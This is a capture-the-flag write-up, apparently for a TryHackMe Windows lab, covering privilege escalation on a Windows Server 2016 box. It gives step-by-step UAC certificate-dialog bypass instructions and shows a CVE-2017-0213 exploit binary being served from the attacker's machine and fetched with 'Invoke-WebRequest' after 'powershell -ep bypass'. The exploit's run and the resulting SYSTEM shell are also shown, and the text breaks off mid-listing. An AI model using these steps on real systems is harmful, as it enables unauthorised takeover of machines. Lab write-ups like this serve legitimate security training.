
- 1) find a program that can trigger the UAC prompt screen
- 2) select "Show more details"
- 3) select "Show information about the publisher's certificate"
- 4) click on the "Issued by" URL link it will prompt a browser interface.
- 5) wait for the site to be fully loaded & select "Save as" to prompt a explorer window for "Save As".
- 6) on the explorer window address path, enter the cmd.exe full path:
C:\WINDOWS\system32\cmd.exe
- 7) now you'll have an escalated privileges command prompt.


Video PoC: <https://www.youtube.com/watch?v=LW5j6608H8>


The recycle bin contained an application that could be vulnerable. So I restored it and followed the steps from the POC.














I got stuck here as I didn't get an option to choose a browser.

- So I referred to <https://muirlandoracle.co.uk/2020/01/06/retro-write-up/> and restarted the machine.
- Before the exploit, I initialized both chrome and edge browsers. However, this time as well it didn't work.
- Lastly, I manually navigated to <https://www.verisign.com/repository/CPS> but that didn't work aswell.

As a last resort, I tried looking for kernel exploits.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Wade>systeminfo

/v:
RN] [ Host Name: RETROWEB
RN] [ OS Name: Microsoft Windows Server 2016 Standard
RN] [ OS Version: 10.0.14393 N/A Build 14393
RN] [ OS Manufacturer: Microsoft Corporation
RN] [ OS Configuration: Standalone Server
RN] [ OS Build Type: Multiprocessor Free
RN] [ Registered Owner: Windows User
RN] [ Registered Organization:
RN] [ Product ID: 00377-60000-00000-AA325
RN] [ Original Install Date: 12/8/2019, 10:50:43 PM
RN] [ System Boot Time: 11/8/2024, 2:14:42 AM
RN] [ System Manufacturer: Xen
RN] [ System Model: HVM domU
RN] [ System Type: x64-based PC
RN] [ Processor(s): 1 Processor(s) Installed.
RN] [          [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
RN] [ BIOS Version: Xen 4.11.amazon, 8/24/2006
RN] [ Windows Directory: C:\Windows
RN] [ System Directory: C:\Windows\system32
RN] [ Boot Device: \Device\HarddiskVolume1
RN] [ System Locale: en-us;English (United States)
RN] [ Input Locale: en-us;English (United States)
RN] [ Time Zone: (UTC-08:00) Pacific Time (US & Canada)
RN] [ Total Physical Memory: 2,048 MB
RN] [ Available Physical Memory: 855 MB
RN] [ Virtual Memory: Max Size: 3,200 MB
RN] [ Virtual Memory: Available: 1,750 MB
RN] [ Virtual Memory: In Use: 1,450 MB
RN] [ Page File Location(s): C:\pagefile.sys
RN] [ Domain: WORKGROUP
RN] [ Logon Server: \\RETROWEB
RN] [ Hotfix(s): 1 Hotfix(s) Installed.
RN] [          [01]: KB3192137
RN] [ Network Card(s): 1 NIC(s) Installed.
RN] [          [01]: AWS PV Network Device
RN] [                  Connection Name: Ethernet
RN] [                  DHCP Enabled: Yes
RN] [                  DHCP Server: 10.10.0.1
RN] [                  IP address(es)

2:27 AM 11/8/2024
```

I found a couple of exploits for the windows build running on the target.

Google

windows 10 build 14393 privilege escalation exploit db

Exploit-DB - https://www.exploit-db.com/exploits

Microsoft Windows Kernel - win32k.sys ...
8 Jan 2017 — Microsoft Windows Kernel - \win32k.sys NtSetWindowLongPtr Local Privilege Escalation (MS16-135) (2). CVE-2016-7255CVE-MS16-135 . local ...

Exploit-DB - https://www.exploit-db.com/exploits

Runtime Broker ClipboardBroker Privilege Escalation
20 Apr 2017 — Microsoft Windows 10 - Runtime Broker ClipboardBroker Privilege Escalation. CVE-2017-0211 . local exploit for Windows platform.

Exploit-DB - https://www.exploit-db.com/exploits

Microsoft Windows - COM Aggregate Marshaler ...
17 May 2017 — Microsoft Windows - COM Aggregate Marshaler!RemUnknown2 Type Confusion Privilege Escalation. CVE-2017-0213 . local exploit for Windows ...

GitHub - https://github.com/windows-hardening/README

Windows Local Privilege Escalation
Version Exploits. This site is handy for searching out detailed information about Microsoft security vulnerabilities. This database has more than 4,700 ...

Exploit-DB - https://www.exploit-db.com/exploits

Microsoft Windows 10.0.17763.5458 - Kernel Privilege ...
2 Apr 2024 — Microsoft Windows 10.0.17763.5458 - Kernel Privilege Escalation. CVE-2024-21338 . local exploit for Windows platform.

I visited the COM Aggregate Priv Exec page on exploit-db.

The screenshot shows a Firefox browser window with the Exploit Database website open. The page title is "Microsoft Windows - COM Aggregate Marshaler/IUnknown2 Type Confusion Privilege Escalation". Key details listed include:

- EDB-ID:** 42020
- CVE:** 2017-0213
- Author:** GOOGLE SECURITY RESEARCH
- Type:** LOCAL
- Platform:** WINDOWS
- Date:** 2017-05-17

Below the details, there's a section for "Exploit" with a green checkmark and a note about "Vulnerable App". On the left, there's a vertical sidebar with various exploit-related icons.

```
/*
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=1107

Windows: COM Aggregate Marshaler/IUnknown2 Type Confusion EoP
Platform: Windows 10 10586/14393 not tested 8.1 Update 2
Class: Elevation of Privilege

Summary:
When interacting with a COM object using IUnknown2, the last connected proxy can be for a different interface to that connected by another proxy resulting in a type confusion attack.
*/
```

I looked for that particular cve's POC.

The screenshot shows a Google search results page for the query "cve 2017-0213 poc github". The results list several GitHub repositories related to the exploit:

- [Exploits/CVE-2017-0213/Readme.md at master](https://github.com/WindowsExploits/Exploits/blob/master/Exploits/CVE-2017-0213/Readme.md)
- [Windows Exploits. Contribute to WindowsExploits/Exploits development by creating an account on GitHub](https://github.com/WindowsExploits/Exploits)
- [GitHub - https://github.com/advisories/gv373](https://github.com/advisories/gv373)
- [Windows COM Aggregate Marshaler in Microsoft Windows... at master · SecWiki/windows-kernel-exploits](https://github.com/SecWiki/windows-kernel-exploits)
- [CVE-2017-0213 - SecWiki/windows-kernel-exploits · GitHub](https://github.com/qazbnm456/awesome-cve-poc)
- [qazbnm456/awesome-cve-poc · GitHub](https://github.com/qazbnm456/awesome-cve-poc)

I then found a **github** repo that contained a binary that could escalate my privileges.


CVE-2017-0213: Windows COM Elevation of Privilege Vulnerability

Description

So I downloaded the binary on my local system and transferred it to the target machine.

```
root@kali: ~/thm/retro
# mv ~/Downloads/CVE-2017-0213_x64.zip .
# unzip CVE-2017-0213_x64.zip
Archive: CVE-2017-0213_x64.zip
  inflating: CVE-2017-0213_x64.exe
# ls
creds  CVE-2017-0213_x64.exe  CVE-2017-0213_x64.zip  retro.nmap  X011v-Qa  Zq1vjf2d
#
```

```
root@kali: ~/thm/retro
# ls
creds  CVE-2017-0213_x64.exe  CVE-2017-0213_x64.zip  retro.nmap  X011v-Qa  Zq1vjf2d
# mv CVE-2017-0213_x64.exe xploit.exe
# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```



The screenshot shows a Windows Command Prompt window titled "Command Prompt - powershell" running on a remote session via FreeRDP. The session ID is 10.10.68.253. The command history is as follows:

```
C:\Users\Wade>powershell  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
PS C:\Users\Wade> powershell -ep bypass  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
PS C:\Users\Wade> Invoke-WebRequest -Uri http://10.8.62.108:4444/xploit.exe -OutFile xploit.exe  
PS C:\Users\Wade>
```

The taskbar at the bottom of the screen shows several icons, including File Explorer, Task View, and Start. The system tray indicates the date and time as 11/8/2024 at 2:41 AM.

Upon execution, the exploit spawned another instance of **cmd** as **administrator**.

FreeRDP: 10.10.68.253

PS C:\Users\Wade> powershell -ep bypass

Windows PowerShell

Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Wade> Invoke-WebRequest -Uri http://10.8.62.108:4444/xploit.exe -OutFile xploit.exe

PS C:\Users\Wade> .\xploit.exe

-20 Building Library with path: script:C:\Users\Wade\run.sct

Found TLB name at offset 766

QI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000029A73FB3BC0

Queried Success: 0000029A73FB3BC0

AddRef: 1

QI - Marshaller: {00000018-0000-0000-C000-000000000046} 0000029A73FB3BC0

QI - Marshaller: {ECC8691B-C1DB-4DC0-855E-65F6C551AF49} 0000029A73FB3BC0

QI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000029A73FB3BC0

Queried Success: 0000029A73FB3BC0

AddRef: 2

(h

-1: QI - Marshaller: {00000040-0000-0000-C000-000000000046} 0000029A73FB3BC0

QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0

QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0

QI - Marshaller: {94EA2B94-E9CC-49E0-C0FF-EE64CA8F5B90} 0000029A73FB3BC0

QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0

QI - Marshaller: {77DD1250-139C-2BC3-BD95-900ACED61BE5} 0000029A73FB3BC0

QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0

QI - Marshaller: {BFD60505-5A1F-4E41-88BA-A6FB07202DA9} 0000029A73FB3BC0

QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0

QI - Marshaller: {03FB5C57-D534-45F5-A1F4-D39556983875} 0000029A73FB3BC0

QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0

QI - Marshaller: {2C258AE7-50DC-49FF-9D1D-2ECB9A52CD07} 0000029A73FB3BC0

QI - Marshaller: {00000019-0000-0000-C000-000000000046} 0000029A73FB3BC0

QI - Marshaller: {4C1E39E1-E3E3-4296-AA86-EC938D896E92} 0000029A73FB3BC0

Release: 3

Opened Link \??\C: -> \Device\HarddiskVolume2\Users\Wade: 00000000000001BC

QI - Marshaller: {00000003-0000-0000-C000-000000000046} 0000029A73FB3DE0

Queried Success: 0000029A73FB3DE0

AddRef: 1

Release: 2

QI - Marshaller: {ECC8691B-C1DB-4DC0-855E-65F6C551AF49} 0000029A73FB3DE0

QI - Marshaller: {00000003-0000-0000-C000-000000000046} 0000029A73FB3DE0

Queried Success: 0000029A73FB3DE0

AddRef: 1

Marshal Interface: {00000000-0000-0000-C000-000000000046}

AddRef: 2

2:42 AM
11/8/2024

A screenshot of a Windows 10 desktop environment. The desktop background is dark blue/black. At the top, there's a taskbar with several pinned icons: File Explorer, Edge browser, Task View, File Explorer again, and Task View again. In the center, there's a FreeRDP session window titled "FreeRDP: 10.10.68.253". The window shows a command prompt window with administrator privileges. The command "whoami" is run, showing "nt authority\SYSTEM" as the user. The desktop has some faint, illegible text overlays like "20", "t.", and "(h1:".

I captured the **root** flag from **Administrator's** Desktop.

```
Administrator: C:\Windows\system32\cmd.exe
C:>cd Users
C:Users>dir
Volume in drive C has no label.
Volume Serial Number is 7443-948C

Directory of C:\Users

20 12/08/2019 04:33 PM <DIR> .
12/08/2019 04:33 PM <DIR> ..
12/08/2019 11:10 PM <DIR> Administrator
09/12/2016 03:37 AM <DIR> Public
11/08/2024 02:42 AM <DIR> Wade
    0 File(s)          0 bytes
    5 Dir(s)   30,402,084,864 bytes free

t. C:\Users>cd Administrator
C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is 7443-948C

Directory of C:\Users\Administrator

(h 12/08/2019 11:10 PM <DIR> .
12/08/2019 11:10 PM <DIR> ..
12/08/2019 11:10 PM <DIR> Contacts
